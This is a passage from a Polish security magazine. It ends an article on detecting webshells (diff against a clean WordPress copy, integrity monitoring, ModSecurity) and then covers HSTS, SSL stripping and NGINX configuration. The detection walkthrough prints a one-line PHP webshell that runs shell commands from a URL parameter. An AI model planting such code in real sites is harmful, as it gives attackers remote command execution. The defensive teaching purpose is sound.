W przypadku przeszukiwaniu plików pod kątem wybranych, podejrzanych wzorców nie można zapomnieć o różnego typu logach generowanych przez sam serwer jak i uruchomione na nim aplikacje. Również te miejsca warto zweryfikować pod kątem występowania w nich ciągów znaków mogących świadczyć o potencjalnym włamaniu.

PODZIEL SIĘ ZINEM

GDY WSZYSTKO ZAWODZI

Ciekawym podejściem pozwalającym na wykrycie ataków, których skutkiem nie jest tworzenie nowych plików, ale modyfikacja już istniejących, jest wykorzystanie oprogramowania pozwalającego na analizę różnic w plikach. Mowa tutaj np. o klasycznym programie `diff`. W takim przypadku, niezbędne będzie wykorzystanie dwóch zestawów danych. Pierwszy z nich stanowić będzie kod badanej przez nas aplikacji. Drugi zestaw, to zaufana kopia oryginalnej wersji oprogramowania. Wykonując analizę różnic tych dwóch zbiorów możemy znacznie zawęzić zakres plików wymagających ewentualnej dokładnej analizy (Listing nr. 6).

Listing 6. Przykład wykorzystania narzędzia diff to wykrywania webshelli.

```
art@kali:~$ file wordpress_investigation/
wordpress_investigation/: directory
art@kali:~$ wget --quiet https://wordpress.org/latest.zip
art@kali:~$ unzip -q latest.zip
art@kali:~$ file wordpress/
wordpress/: directory
art@kali:~$ diff -qr wordpress/ wordpress_investigation/
Only in wordpress_investigation/wp-content/plugins/akismet: c99.php
Files wordpress/wp-content/themes/twentyfifteen/index.php and wordpress_
investigation/wp-content/themes/twentyfifteen/index.php differ
art@kali:~$ tail -1 wordpress_investigation/wp-content/themes/twentyfifteen/
index.php
<?php echo `$_GET[0]`;  ?>
art@kali:~$
```

Należy jasno zaznaczyć, że takie podejście może wspomóc weryfikację oryginalnych plików aplikacji, ale zarazem może zwrócić nadmiarowe informacje w przypadku, gdy do aplikacji wgrywane jest wiele plików.

Bardzo dobrym podejściem, wykorzystywanym od pewneg czasu, jest wspomaganie prac systemami kontroli wersji (Git, SVN). Należy jednak pamiętać o tym, czy repozytorium kodu możemy traktować jako zaufane źródło informacji, które same nie zostało zainfekowane.

WNIOSKI ORAZ PRZECIWDZIAŁANIE

Jeżeli nasze środowiska utrzymują dużą ilość oprogramowania, do którego dodatkowo nie mamy wglądu, np. ze względu na kwestie licencyjne lub umowy z klientami, czasem zagrożenie można wykryć poprzez analizę anomalii, jakie w tym środowisku mogą wystąpić, a nad którymi możemy mieć już pewną kontrolę. Klasycznym przykładem świadczącym o możliwości uzyskania nieautoryzowanego dostępu do serwera, jest szybciej zapełniająca się kolejka wiadomości email oczekujących na wysyłkę. W takim przypadku, można rozważyć wdrożenie nakładki na standardowe pliki binarne, które będą gromadziły statystyki wysyłanych maili i odpowiednio reagowały na odchylenia od standardu.

Administratorzy systemów współdzielonych często wykorzystują oprogramowanie, moniturujące zmiany w systemie – w tym, w systemie plików – oraz na podstawie zdefiniowanych reguł, podejmuje odpowiednie kroki. Najpopularniejszym z nich, jest powiadomienie administratora o wykryciu zmian w plikach aplikacji lub plikach konfiguracyjnych usług – zmiany tego typu mogą świadczyć o uzyskaniu nieautoryzowanego dostępu do serwera. Wśród oprogramowania, które realizuje wymienione zdania, należy wymienić m.in.:

- Tripwire – system weryfikacji integralności plików dostępny zarówno w wersji Open Source, jak i w edycjach komercyjnych,
- AIDE – rozbudowane i darmowe rozwiązanie realizujące podobne zadania co Tripwire, dzięki czemu pozwala na monitorowanie zmian w systemie w czasie rzeczywistym,
- Auditd – jedno z ciekawszych i wartych polecenia rozwiązań monitorujących zachowanie systemów Linux.

Zastosowanie i implementacja ostatniego z zaproponowanych rozwiązań została szczegółowo omówiona na łamach portalu Sekurak:

- https://sekurak.pl/monitoring-bezpieczenstwa-linux-integracja-auditd-ossec-czesc-i/
- https://sekurak.pl/monitoring-bezpieczenstwa-linux-integracja-auditd-ossec-cz-ii/

Nieoceniony w ochronie przed wgrywaniem webshelli, może być popularny ModSecurity, który również został szczegółowo opisany w ramach zasobów dostępnych na sekurak.pl:

- https://sekurak.pl/ochrona-podatnych-aplikacji-webowych-za-pomoca-wirtualnych-poprawek-w-modsecurity/
- https://sekurak.pl/owasp-wypuszcza-core-rule-set-v3-do-darmowego-firewalla-aplikacyjnego-modsecurity/

W przypadku implementacji mechanizmów monitoringu i powiadamiania o podejrzanych zdarzeniach, równie ważnym co sama jego implementacja, jest weryfi-

PODZIEL SIĘ ZINEM

kacja działania takiego mechanizmu. Po zakończonym wdrożeniu, należy przetestować działanie systemu. W tym celu, na środowisku testowym można „zainfekować" aplikację chociażby przy pomocy jednego z webshelli wykorzystywanych jako zestaw testowy, przy weryfikacji narzędzie automatycznych.

Warto również być proaktywnym i na bieżąco śledzić różnego typu listy z exploitami:

- https://www.exploit-db.com/
- https://cxsecurity.com/
- http://www.securityfocus.com/

Jeżeli jako zalecenie proponuje się monitorowanie informacji o pojawiających się w sieci publicznie dostępnych exploitach, ważnym wnioskiem może być podjęcie odpowiednich działań mających na celu odpowiednio szybkie reagowanie na tego typu incydenty. Jedną z możliwych do wykorzystania technik, jest pilne instalowanie aktualizacji, przez producenta danego oprogramowania. Niekiedy proponuje się wręcz włączenie mechanizmów automatycznej aktualizacji, które okresowo weryfikują dostępność aktualizacji i w razie potrzeby – instalują je. Sprawa jednak nie jest zero-jedynkowa, nie każdy może sobie pozwolić na wgrywanie najnowszych, dostępnych paczek oprogramowania bez weryfikacji, czy zmiana nie zagraża dostępności całego środowiska produkcyjnego.

TRENING

Po przyswojeniu wiedzy teoretycznej, zawsze warto zweryfikować ją w praktyce. W tym celu, można pobrać archiwum ZIP, które zawiera zainfekowaną witrynę WWW. Instancję udostępnił nam pewien właściciel sklepu rowerowego, który już jakiś czas temu postanowił rozszerzyć marketing swojego sklepu właśnie o uruchomienie firmowej witryny. Niestety, w ferworze codziennych obowiązków, zdążył tylko dokończyć proces instalacji instancji WordPress, a następnie zapomniał o całej sprawie. Po kilku dniach, odebrał wiadomość email od dostawcy usług hostingowych. Jego konto zostało zablokowane ze względu na przekroczone limity obciążenia serwera. Zostaliśmy poproszeni o to, by zweryfikować czy w plikach serwisu znajduje się jakieś niepożądane oprogramowanie.

PODSUMOWANIE

Wgranie skryptu webshella, jest jednym z pierwszych kroków jaki podejmuje atakujący, po wykryciu luki w zabezpieczeniach testowanej aplikacji. Wykrycie takiego skryptu, powinno być wystarczającą motywacją do tego, by dokładnie zweryfikować bezpieczeństwo udostępnianej aplikacji. Oprócz doraźnego usunięcia zagrożenia, należy również podjąć określone kroki, które będą miały na celu zapobiec ponownej możliwości przejęcia kontroli nad serwerem, lub przynajmniej móc zareagować na taki incydent w możliwie krótkim czasie.

Marcin Piosek. Analityk bezpieczeństwa IT, realizuje audyty bezpieczeństwa oraz testy penetracyjne w firmie Securitum.

Włamiemy się legalnie do Twojego systemu, zanim nielegalnie zrobią to inni

BEZPIECZEŃSTWO SYSTEMÓW IT SECURITUM

TESTY BEZPIECZEŃSTWA

aplikacje webowe
aplikacje mobilne
sieci
socjotechnika

certyfikowani
pentesterzy
OSCP | OSCE
CISSP | CEH

PRZESZŁO 150 TESTÓW BEZPIECZEŃSTWA REALIZOWANYCH ROCZNIE

SECURITUM.PL/OFERTA/

Marcin Hoppe

POCZĄTKUJĄCY | ŚREDNI | ZAAWANSOWANY DEFENSYWA | OFENSYWA

HTTP Strict Transport Security (HSTS) w praktyce, czyli zmuszamy przeglądarkę do stosowania bezpiecznych połączeń

Czy Twoja strona jest dobrze zabezpieczona? Stosowanie protokołu HTTPS nie zawsze wystarcza, czasem trzeba posunąć się jeszcze krok dalej. Czym jest nagłówek HTTP Strict Transport Security i kiedy go stosować? Co może pójść nie tak, podczas jego wdrożenia? Czy po jego wprowadzeniu Twoja strona jest już w 100% bezpieczna? Niniejszy artykuł opisuje wszystko, co zawsze chcieliście wiedzieć o HSTS, ale baliście się zapytać. W trakcie wyprawy do krainy bezpieczeństwa, zabezpieczymy serwer NGINX, ale zdobyta wiedza będzie przydatna dla każdego programisty.

WPROWADZENIE


Wyobraź sobie, że siedzisz na lotnisku i czekasz na samolot, który zabierze Cię na wymarzone wakacje. W ostatniej chwili przypomina Ci się, że zapomniałeś zapłacić rachunku za prąd. Wyciągasz z bagażu podręcznego swojego laptopa, włączasz go, znajdujesz darmowy hotspot i już po chwili masz przed sobą puste okno przeglądarki. W pośpiechu wybierasz zakładkę „Bank" i w pasku adresu pojawia się www.mojbank.pl. Po chwili patrzysz już na znajomą stronę logowania. Podajesz numer klienta, wpisujesz hasło i klikasz przycisk „Zaloguj się". Przez ułamek sekundy dziwi Cię brak ikony z kłódką w pasku adresu, która zawsze się tam pojawia, ale nie poświęcasz temu w pośpiechu zbyt wiele uwagi. Po udanym logowaniu, w oknie przeglądarki pojawia się znana strona banku, na której zlecasz przelew. Następnie wylogowujesz się, wyłączasz laptopa i w ostatniej chwili wsiadasz do samolotu.

Niestety, siedzący nieopodal mężczyzna z laptopem, właśnie stał się posiadaczem Twojego numeru klienta i hasła do strony www.mojbank.pl. Jak to możliwe?

Prześledźmy najpierw jak powinno wyglądać połączenie ze stroną banku a następnie porównajmy to z tym, co tak naprawdę stało się na lotnisku.

Normalny przebieg zdarzeń

Kiedy w pasku adresu przeglądarki pojawia się adres www.mojbank.pl, wysyła ona zapytanie do serwera DNS, z prośbą o znalezienie numeru IP serwera WWW banku. Następnie, przeglądarka wysyła pod ten adres żądanie HTTP GET. Ze względu na to, że URL www.mojbank.pl nie zawiera jawnie podanego protokołu, przeglądarka domyślnie wybiera protokół HTTP. Kiedy serwer odbiera to żądanie, decyduje, że połączenie z klientem powinno być szyfrowane. Zamiast odesłać odpowiedź HTTP 200 OK wraz z treścią strony, serwer odsyła odpowiedź HTTP 301 Moved Permanently i w nagłówku Location wskazuje adres https://www.mojbank.pl. W tym momencie, przeglądarka podejmuje decyzję o ponownym wysłaniu żądania HTTP GET, tym razem korzystając z protokołu HTTPS. Od tego momentu, komunikacja pomiędzy przeglądarką a serwerem WWW banku jest szyfrowana. Numer klienta i hasło wysyłane podczas logowania są bezpieczne. Ten scenariusz zdarzeń obrazuje Rysunek 1.



Rysunek 1. Normalny przebieg połączenia z bankiem

PODZIEL SIĘ ZINEM

Atak


Tak samo, jak w poprzednim scenariuszu, przeglądarka wysyła zapytanie do serwera DNS, z prośbą o znalezienie numeru IP serwera WWW banku. W tym momencie do akcji wkracza mężczyzna z laptopem. W pośpiechu przed odlotem samolotu, podłączyłeś się do pierwszego dostępnego darmowego hotspota na lotnisku. Niestety, rolę hotspota pełni laptop atakującego, który modyfikuje odpowiedź serwera DNS i zwraca numer IP kontrolowanego przez siebie serwera. Przeglądarka ponownie wysyła żądanie HTTP GET, korzystając z nieszyfrowanego połączenia HTTP, tym razem do wrogiego serwera. Zasada działania tego wrogiego serwera jest dość prosta i przypomina serwer proxy – przyjmuje on nieszyfrowane żądanie HTTP i przekazuje je dalej do docelowego serwera, korzystając z szyfrowanego protokołu HTTPS. W ten sposób, użytkownik nieświadomy zagrożenia, korzysta ze strony banku, natomiast atakujący może dowolnie podglądać, lub modyfikować dane wysyłane i odbierane przez przeglądarkę użytkownika, włączając w to numer klienta i hasło. Serwer banku nie ma szansy zorientować się, że jego klient padł ofiarą ataku, ponieważ z jego punktu widzenia komunikuje się on, korzystając z szyfrowanego protokołu HTTPS. Ten scenariusz zdarzeń obrazuje Rysunek 2.

BEZPIECZEŃSTWO HTTP W WARSTWIE TRANSPORTOWEJ

Protokół HTTP może używać różnych protokołów warstwy transportowej. W praktyce jednak, dominującym rozwiązaniem jest TCP/IP, który sam z siebie nie dostarcza żadnych gwarancji bezpieczeństwa, pozwalających bronić się przed pasywnymi i aktywnymi atakami w warstwie transportowej. Szczególnie niebezpieczne i relatywnie łatwe do przeprowadzenia, są ataki typu Man-in-the-Middle (MITM), w których haker podszywa się pod prawdziwy serwer i jest w stanie zarówno podglądać (atak pasywny) jak i modyfikować (atak aktywny) żądania i odpowiedzi HTTP, wymieniane pomiędzy przeglądarką a serwerem.

Typowym rozwiązaniem tego problemu, jest zastosowanie bezpieczniejszego protokołu warstwy transportowej, który dostarcza gwarancji poufności, integralności i autentyczności w kanale komunikacyjnym. Dominującym na rynku rozwiązaniem tego typu, jest protokół TLS i jego poprzednik SSL. Protokół HTTP korzystający z tak zabezpieczonego kanału komunikacyjnego, jest zazwyczaj oznaczany skrótem HTTPS.

Obowiązek nawiązania połączenia korzystającego z HTTPS leży po stronie przeglądarki. W przypadku jakiegokolwiek problemu z nawiązaniem bezpiecznego połączenia, na przykład na skutek błędu weryfikacji certyfikatu serwera, najczęściej przeglądarka



Rysunek 2. Atak Man-in-the-Middle

daje użytkownikowi możliwość dalszego korzystania ze strony WWW, pomimo braku gwarancji bezpieczeństwa, którą powinno zapewnić zastosowanie protokołu TLS.

Jeżeli bezpieczeństwo komunikacji zależy od klienta, to, co możemy zrobić po stronie serwera, żeby poprawić bezpieczeństwo korzystania z naszej strony? Podstawowym krokiem, który należy wykonać, jest przekierowanie wszystkich żądań HTTP na HTTPS. Tak jak w naszym przykładzie z atakiem na lotnisku, można to zrealizować poprzez odpowiedź HTTP 301 Moved Permanently, na wszelkie żądania przesłane w niezabezpieczonym kanale komunikacyjnym, opartym o protokół TCP/IP. W reakcji na odpowiedź HTTP 301, przeglądarka ponownie wysyła oryginalne żądanie HTTP GET pod adres wskazany w nagłówku Location odpowiedzi HTTP

PODZIEL SIĘ ZINEM

301. Jeżeli adres ten jawnie podaje protokół HTTPS, to żądanie zostanie wysłane z wykorzystaniem połączenia TLS.

NAGŁÓWEK HSTS

Atak przeprowadzony na lotnisku ma swoją fachową nazwę: *SSL stripping*. Pomimo wymuszenia stosowania szyfrowanego połączenia HTTPS przez serwer, atakującemu udało się oszukać klienta i podejrzeć wysyłane przez niego wrażliwe dane. Nie jest to jedyny atak, który pozwala zmusić klienta do korzystania z nieszyfrowanego połączenia wbrew woli serwera. Atakujący może osiągnąć podobny efekt, używając fałszywego certyfikatu dla swojego wrogiego serwera proxy i próbując nakłonić użytkownika do zaufania temu certyfikatowi.

Mógłbyś uniknąć problemu, gdyby w Twojej zakładce zapisany był adres z jawnie podanym protokołem HTTPS: https://www.mojbank.pl. Czy twórca strony WWW banku mógłby wymusić na przeglądarce stosowanie szyfrowanego połączenia już od pierwszego żądania? Rozwiązaniem tego problemu jest zastosowanie nagłówka HTTP Strict Transport Security (HSTS).

Nagłówki HTTP

Nagłówek HTTP to dodatkowe pole, które może być zawarte w żądaniu lub odpowiedzi HTTP. Takie pola pozwalają na przekazanie dodatkowych informacji na temat zasobu, klienta lub serwera. Szczególnie interesującym zastosowaniem nagłówków, jest przesyłanie przeglądarce przez serwer dodatkowych poleceń, które regulują sposób komunikacji z danym hostem. Pozwala to na sterowanie pracą przeglądarki w sposób inny, niż tylko poprzez kody odpowiedzi HTTP. Należy przy tym pamiętać, że nie wszystkie przeglądarki na rynku mają wsparcie dla wszystkich zdefiniowanych nagłówków. Jeżeli przeglądarka odbierze odpowiedź z nagłówkiem, którego nie wspiera, to po prostu go zignoruje i zachowa się tak, jakby tego nagłówka w odpowiedzi w ogóle nie było.

Nagłówek Strict Transport Security

Zastosowanie nagłówka Strict Transport Security w odpowiedzi od danego hosta (serwera) spowoduje, że przeglądarka jest zobowiązana do zmiany swojego zachowania tak, żeby spełnić dwa warunki:

1. Wszelkie dalsze żądania HTTP kierowane do danego hosta, są automatycznie zamieniane na żądania HTTPS.
2. Wszelkie błędy podczas nawiązywania połączenia TLS, powodują bezwarunkowe (tj. bez możliwości ingerencji użytkownika w ten proces) zerwanie połączenia.

Kiedy przeglądarka odbiera nagłówek HSTS od serwera, od tego momentu zaczyna stosować w komunikacji z tym serwerem, wyłącznie protokół HTTPS. Jest to doskonała metoda, rozwiązująca problem, który umożliwił atak na lotnisku. Gdybyś wcześniej był na stronie banku i Twoja przeglądarka odebrałaby od serwera banku nagłówek HSTS, to w ogóle nie nastąpiłaby próba wysłania żądania HTTP po niezabezpieczonym połączeniu TCP/IP, które stało się początkiem Twoich kłopotów. Przeglądarka od razu zamieniłaby to żądanie na HTTPS i przystąpiła do zestawienia połączenia TLS.

Działanie nagłówka HSTS dotyczy całej domeny hosta, od którego został odebrany ten nagłówek. Powoduje to, że pojedyncza odpowiedź z nagłówkiem HSTS zabezpiecza całą aplikację i wymusza ładowanie wszelkich zasobów, takich jak obrazki, arkusze CSS i skrypty JavaScript, za pomocą protokołu HTTPS. Jest to istotna cecha tego mechanizmu, ponieważ pojedynczy zasób potrzebny do wyświetlenia danej strony WWW (np. skrypt JavaScript), mógłby zniweczyć wysiłek włożony we wdrożenie HTTPS na całej witrynie.

Serwer powinien odesłać nagłówek jedynie wtedy, kiedy przeglądarka przysłała żądanie korzystając z protokołu HTTPS. Gdyby serwer odesłał taką odpowiedź za pomocą niezabezpieczonego protokołu HTTP, naraziłby się na modyfikację swojej odpowiedzi podczas ataku typu MITM i usunięcie z niej nagłówka HSTS. Nie zwiększyłoby to w żaden sposób bezpieczeństwa całego rozwiązania.

Format i parametry nagłówka

Nagłówek HSTS może zawierać trzy dyrektywy, które kontrolują jego zachowanie:

```
Strict-Transport-Security: max-age=31536000 [; includeSubDomains] [; preload]
```

Dyrektywa `max-age` jest obowiązkowa i wyznacza liczbę sekund, przez które działanie nagłówka HSTS powinno obowiązywać. Sekundy są liczone od momentu odebrania nagłówka przez przeglądarkę. Czas ten musi być liczony od nowa, wraz z każdym odebranym nagłówkiem. Serwer może również użyć dyrektywy `max-age` do wyłączenia działania HSTS dla danego hosta. Wystarczy, że odeśle nagłówek z wartością dyrektywy `max-age=0`. Po wdrożeniu HTTPS i HSTS na danej stronie WWW, jest to jedyna droga powrotu do niezabezpieczonego protokołu HTTP.

PODZIEL SIĘ ZINEM

Pozostałe dyrektywy są opcjonalne. Pierwsza z nich, `includeSubDomains`, oznacza, że protokół HTTPS powinien być stosowany dla każdej z subdomen hosta, który odesłał odpowiedź. Dyrektywa `preload` będzie omówiona w dalszej części artykułu.

Obsługa HSTS w przeglądarce

Przeglądarki powinny przechowywać w wewnętrznej bazie danych informację o ostatnim odebranym nagłówku HSTS dla każdego hosta, który kiedykolwiek taki nagłówek odesłał. Oczywiście, po upływie czasu wskazanego w dyrektywie `max-age`, wpis dla danego hosta powinien zostać usunięty. Modyfikacje wpisów w bazie danych powinny następować jedynie podczas przetwarzania nagłówków odebranych od serwera.

Niektóre przeglądarki internetowe dają użytkownikom dostęp do wewnętrznych wpisów HSTS. Na przykład, przeglądarka Chrome pozwala dodawać, usuwać i wyszukiwać wpisy. Pod wewnętrznym adresem `chrome://net-internals/#hsts` można skorzystać z widocznych na Rysunku 3 funkcji.


Przed czym nie obroni nas HSTS?

Nagłówek HSTS jest bardzo pomocny w rozwiązaniu kilku ważnych problemów nękających aplikacje webowe. Niemniej jednak, nie jest to mechanizm uniwersalny i nie chroni przed każdym rodzajem *phishingu*. Atakujący mógłby nadal spróbować oszukać Cię i przekierować na kontrolowaną przez siebie stronę https://www.moj-bank.pl (zauważ dodatkowy myślnik w środku adresu), dla której ma on ważny i poprawny certyfikat. Mógłby spróbować zrobić to, np. wysyłając Ci taki adres w odpowiednio spreparowanym e-mailu.

Gwarancja bezpieczeństwa mechanizmu HSTS, opiera się na zaufaniu do przeglądarki użytkownika. Jeżeli komputer lub przeglądarka zostały zainfekowane przez oprogramowanie typu malware, to taka skompromitowana przeglądarka może nadal wysyłać żądania, korzystając z niezabezpieczonego protokołu HTTP, pomimo wcześniejszego odebrania nagłówka HSTS od serwera.

HSTS W SERWERZE NGINX

Strona banku, na którą próbowałeś się zalogować na lotnisku została zaimplementowana jako aplikacja ukryta za reverse proxy, opartym o serwer NGINX. Jak w takiej aplikacji wdrożyć nagłówek HSTS?



Rysunek 3. Zarządzanie wpisami HSTS w Chrome

Konfiguracja przekierowania

Pierwszym krokiem, jest przekierowanie żądań HTTP na HTTPS. Obsługa przekierowań opartych o kod HTTP 301, jest wbudowana w serwer NGINX i wymaga odpowiedniej konfiguracji bloku `server`, odpowiedzialnego za połączenia na porcie 80. Listing 1 przedstawia niezbędne wpisy.

Listing 1. Konfiguracja przekierowania HTTP na HTTPS

```
server {
  listen 80;
  server_name mojbank.pl;
  return 301 https://$server_name$request_uri;
}
```


PODZIEL SIĘ ZINEM

Konfiguracja nagłówka HSTS

Drugim krokiem, jest dołączenie samego nagłówka HSTS. Również ta funkcjonalność jest wbudowana w serwer NGINX. Tutaj z kolei, wymagana jest odpowiednia konfiguracja sekcji `server`, odpowiedzialnej za połączenia na porcie 443. Listing 2 przedstawia wpis w pliku nginx.conf, który włącza nagłówek HSTS dla wszystkich subdomen, z okresem ważności wynoszącym 5 minut:

Listing 2. Konfiguracja nagłówka HSTS

```
server {
  listen 443 ssl;
  server_name mojbank.pl;
  add_header Strict-Transport-Security "max-age=300; includeSubDomains" always;

  # Ustawienia protokołu TLS
  # ...
}
```

Warto zwrócić uwagę na atrybut `always`. Ustawienie wartości tego atrybutu powoduje, że nagłówek HSTS będzie dodany do każdej odpowiedzi, nie tylko tych z grupy HTTP 20x.

OGRANICZENIA

Niestety, pomimo ogólnej przydatności nagłówka HSTS, nie jest to mechanizm doskonały i ma pewne słabości, z których warto zdawać sobie sprawę. Najpoważniejszym z nich jest zasada *Trust on First Use*, znana także pod akronimem TOFU.

TOFU

Reguły sterujące zestawianiem bezpiecznego połączenia do strony WWW, która odsyła nagłówek HSTS, zaczynają obowiązywać w momencie odebrania pierwszego nagłówka. Jeżeli pierwsza interakcja użytkownika ze stroną nastąpiła z wykorzystaniem protokołu HTTPS, użytkownik skrupulatnie zweryfikował certyfikat serwera i nie zignorował żadnego błędu podczas zestawiania połączenia TLS, to nie ma się o co martwić. Nagłówek odesłany przez serwer, bezpiecznie trafił do przeglądarki, która od tej pory będzie zawsze kontaktować się z hostem w sposób bezpieczny.

Jeżeli jednak pierwsze połączenie do serwera zostało przez użytkownika wykonane za pomocą niezabezpieczonego protokołu HTTP, to pierwsze połączenie jest okazją dla atakującego do przechwycenia połączenia i potencjalnej blokady odsyłanego nagłówka HSTS. Czy można się przed takim atakiem obronić?

Preloading

Pewnym sposobem obrony przed tego typu atakiem podczas pierwszego połączenia, jest tzw. *preloading*, który polega na umieszczeniu listy hostów stosujących nagłówek HSTS w samej przeglądarce internetowej przez jej producenta. Obecnie, mechanizm ten jest wdrożony w przeglądarce Chrome. Na stronie https://hstspreload.appspot.com można wystąpić o dodanie swojej strony WWW do listy i w ten sposób zapewnić, że każde połączenie do naszego serwera wykonywane przez przeglądarkę Chrome, będzie korzystało z protokołu HTTPS. Z tej samej listy hostów korzystają od niedawna także inne przeglądarki, m.in. Firefox, Safari, IE 11 oraz Edge.

Dołączanie hostów do listy preload jest procesem ręcznym i wymaga od właściciela serwera spełnienia szeregu warunków, opisanych na powyższej stronie. Jednym z takich warunków, jest dołączanie przez serwer dyrektyw `includeSubDomains` oraz `preload` do nagłówka HSTS.

Mechanizm ten rozwiązuje problem TOFU, ale niestety i on nie jest doskonały. Skalowalność preloadingu jest mocno ograniczona. Trudno sobie wyobrazić, żeby każda przeglądarka zawierała zagnieżdżoną w sobie listę milionów serwerów stosujących HSTS. Ręczny charakter procesu dodawania hostów do listy preload, powoduje natomiast, że okres pomiędzy dodaniem serwera do listy, a wymuszeniem stosowania HTTPS dla naszego hosta przez przeglądarkę użytkownika, należy liczyć w miesiącach.

Wygaśnięcie czasu działania nagłówka

Kolejną słabością mechanizmu HSTS, jest jego zależność od czasu. Manipulacja czasem systemowym pozwala atakującemu wymusić wygaśnięcie czasu działania nagłówka HSTS, podanego w dyrektywie `max-age`. Jeżeli hakerowi udałoby się przestawić czas komputera użytkownika w taki sposób, że przeglądarka uznałaby nagłówek HSTS za przedawniony, to wówczas droga do ataku typu *SSL stripping* byłaby otwarta.

Czy atakujący może przestawić czas na komputerze użytkownika? Okazuje się, że wiodące systemy operacyjne (Ubuntu Linux, Mac OS X, Microsoft Windows), do synchronizacji czasu wykorzystują niezabezpieczoną wersję protokołu Network Time Protocol (NTP). Zdeterminowany haker może przypuścić atak typu MITM na serwer NTP, wykorzystywany przez system operacyjny użytkownika i poprzez manipulację pakietów NTP, doprowadzić do wygaśnięcia nagłówków HSTS.

PODZIEL SIĘ ZINEM

HSTS jako narzędzie ataku

Nagłówek HSTS został pomyślany jako mechanizm obronny, który ma pomóc w zabezpieczeniu aplikacji działających w oparciu o protokoły HTTP i HTTPS, przed pewną klasą ataków. W określonych sytuacjach może on jednak posłużyć jako narzędzie ataku typu *Denial of Service* (DoS). Jeżeli istnieje część aplikacji, w której nie wdrożono jeszcze protokołu HTTPS i działa ona nadal w oparciu o niezabezpieczony protokół HTTP, to wymuszenie nagłówka HSTS w tej części aplikacji spowoduje, że będzie ona nieosiągalna dla użytkowników. Przeglądarka będzie próbowała zestawić połączenie TLS z niezabezpieczoną częścią aplikacji, co spowoduje błąd podczas wysyłania żądania HTTP i w konsekwencji niedostępność danego zasobu.

